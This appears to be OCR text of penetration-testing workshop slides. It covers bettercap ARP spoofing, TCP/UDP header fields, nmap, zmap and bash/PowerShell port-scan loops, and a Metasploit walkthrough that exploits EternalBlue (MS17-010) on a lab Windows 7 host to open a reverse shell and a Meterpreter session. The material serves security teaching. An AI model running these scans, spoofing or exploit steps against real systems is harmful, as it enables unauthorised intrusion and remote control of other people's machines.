
Bettercap

```
172.20.10.0/28 > 172.20.10.6 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

   arp.spoof on : Start ARP spoofer.
     arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
  arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.

  Parameters

  arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target
(if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
    arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise
only connections going to and coming from the external network. (default=false)
     arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports
nmap style IP ranges. (default=<entire subnet>)
   arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing.
 (default=)
```

Port scanning

TCP

TCP Header



TCP Flags

C E U A P R S F

Congestion Window
C 0x80 Reduced (CWR)
E 0x40 ECN Echo (ECE)
U 0x20 Urgent
A 0x10 Ack
P 0x08 Push
R 0x04 Reset
S 0x02 Syn
F 0x01 Fin

Congestion Notification

ECN (Explicit Congestion Notification). See RFC 3168 for full details, valid states below.

Packet State	DSB	ECN bits
Syn	0 0	1 1
Syn-Ack	0 0	0 1
Ack	0 1	0 0
No Congestion	0 1	0 0
No Congestion	1 0	0 0
Congestion	1 1	0 0
Reciever Response	1 1	0 1
Sender Response	1 1	1 1

TCP Options

0 End of Options List
1 No Operation (NOP, Pad)
2 Maximum segment size
3 Window Scale
4 Selective ACK ok
8 Timestamp

Checksum

Checksum of entire TCP segment and pseudo header (parts of IP header)


Offset

Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count.

RFC 793

Please refer to RFC 793 for the complete Transmission Control Protocol (TCP) Specification.

UDP


Byte Offset
0
4
Source Port
Destination Port
Length
Checksum
8 Bytes
Bit
Nibble
Byte
Word
Checksum
RFC 768
Checksum of entire UDP segment and pseudo header (parts of IP header)
Please refer to RFC 768 for the complete User Datagram Protocol (UDP) Specification.

nmap

```
root@HackInBoat:~# nmap -vv -oA TARGET_discovery2 -sn --reason -R -iL target.lst
```

```
root@HackInBoat:~# nmap -vv -oA TARGET_syn_10 -sS -sV --top-port 10 -iL target.lst
```

```
root@HackInBoat:~# nmap -vv -oA TARGET_syn_std -sS -A -iL target.lst
```

nmap vs zmap


"ZMap can scan the entire public IPv4 address space in under 45 minutes. With a 10gigE connection and PF_RING, ZMap can scan the IPv4 address space in 5 minutes."

https://zmap.io/

```
zmap --probe-module=icmp_echoscan 31.198.154.0/24
```

```
nmap -T4 --min-parallelism 128 --max-retries=1 -n -sP 31.198.154.0/24
```

```
root@HackInBoat:~# nmap -n -T5 172.20.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-29 15:06 CEST
Warning: 172.20.10.1 giving up on port because retransmission cap hit (2).
Nmap scan report for 172.20.10.1
Host is up (0.00070s latency).
Not shown: 597 filtered ports, 400 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
62078/tcp open  iphone-sync
MAC Address: AA:66:A5:3C:92:64 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 14.70 seconds
```




```
root@HackInBoat:~# nmap -n -T5 172.20.10.1

bash: nmap: command not found
```

```
echo >/dev/tcp/<ip>/<port>
```


```
#!/bin/bash

for port in {1..65535}; do
  echo >/dev/tcp/172.20.10.1/$port &&
    echo "port $port is open"   ||
    echo "port $port is closed"
done
```

```
#!/bin/bash

for port in {1..65535}; do
  echo >/dev/tcp/172.20.10.1/$port &&
    echo "port $port is open"   ||
    echo "port $port is closed"
done
```

```
root@HackInBoat:~# ./my_nmap.sh
./test.sh: line 4: /dev/tcp/172.20.10.1/1: Connection refused
port 1 is closed
./test.sh: connect: Connection refused
./test.sh: line 4: /dev/tcp/172.20.10.1/2: Connection refused
port 2 is closed
./test.sh: connect: Connection refused
./test.sh: line 4: /dev/tcp/172.20.10.1/3: Connection refused
...
port 21 is open
...
./test.sh: connect: Connection refused
./test.sh: line 4: /dev/tcp/172.20.10.1/22: Connection refused
port 22 is closed
./test.sh: connect: Connection refused
./test.sh: line 4: /dev/tcp/172.20.10.1/23: Connection refused
port 23 is closed
```

```bash
#!/bin/bash

for port in {1..65535}; do
  echo >/dev/tcp/172.20.10.1/$port &&
    echo "port $port is open"
done 2>/dev/null
```


```
for port in {1..65535}; do echo >/dev/tcp/172.20.10.1/$port && echo "port $port is open"; done 2>/dev/null

port 21 is open
port 53 is open
port 62078 is open
```



Windows PowerShell

```
PS C:\Users\HackInBoat>

1..1024 | % {echo ((new-object Net.Sockets.TcpClient).Connect("172.20.10.1",$_)) "port $_ is open"} 2>$null

port 21 is open
port 53 is open
```

EternalBlue – wannacry!



EternalBlue

```
root@HackInBoat:~# msfconsole


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOc       cOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
  lOOOOOOOO.         ;d;         ,OOOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
    oOOOOOO.   .OOOO.   :OOOO.   ,OOOOOOo
     lOOOOO.   .OOOO.   :OOOO.   ,OOOOOl
      ;OOOO'   .OOOO.   :OOOO.   ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .


       =[ metasploit v5.0.19-dev                          ]
+ -- --=[ 1882 exploits - 1064 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 >
```

EternalBlue

```
msf5 > search MS17-010
```


```
msf5 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   1  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   Yes    MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   2  auxiliary/scanner/smb/smb_ms17_010                         normal   Yes    MS17-010
SMB RCE Detection
   3  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  No     MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   5  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   No     MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

EternalBlue

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port



Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```


EternalBlue



EternalBlue – reverse shell

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.13.138
RHOSTS => 192.168.13.138
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] 192.168.13.138:445 - Connecting to target for exploitation.
[+] 192.168.13.138:445 - Connection established for exploitation.
[+] 192.168.13.138:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.13.138:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.13.138:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.13.138:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.13.138:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.13.138:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.13.138:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.13.138:445 - Sending all but last fragment of exploit packet
[*] 192.168.13.138:445 - Starting non-paged pool grooming
...
[*] 192.168.13.138:445 - Receiving response from exploit packet
[+] 192.168.13.138:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.13.138:445 - Sending egg to corrupted connection.
[*] 192.168.13.138:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.13.1:4444 -> 192.168.13.138:49158) at 2019-04-30 12:50:
[+] 192.168.13.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.13.138:445                            =-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.13.138:445                            =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


C:\Windows\system32>
```



EternalBlue – meterpreter!

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/bind_tcp
PAYLOAD => windows/x64/meterpreter/bind_tcp
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] 192.168.13.138:445 - Connecting to target for exploitation.
[+] 192.168.13.138:445 - Connection established for exploitation.
[+] 192.168.13.138:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.13.138:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.13.138:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.13.138:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.13.138:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.13.138:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.13.138:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.13.138:445 - Sending all but last fragment of exploit packet
[*] 192.168.13.138:445 - Starting non-paged pool grooming
...

[*] 192.168.13.138:445 - Receiving response from exploit packet
[+] 192.168.13.138:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.13.138:445 - Sending egg to corrupted connection.
[*] 192.168.13.138:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.13.138:4444
[*] Sending stage (206403 bytes) to 192.168.13.138
[*] Meterpreter session 2 opened (192.168.13.1:39835 -> 192.168.13.138:4444) at 2019-04-30 12:57:21
[+] 192.168.13.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.13.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.13.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

meterpreter

```
meterpreter > help
```

4.

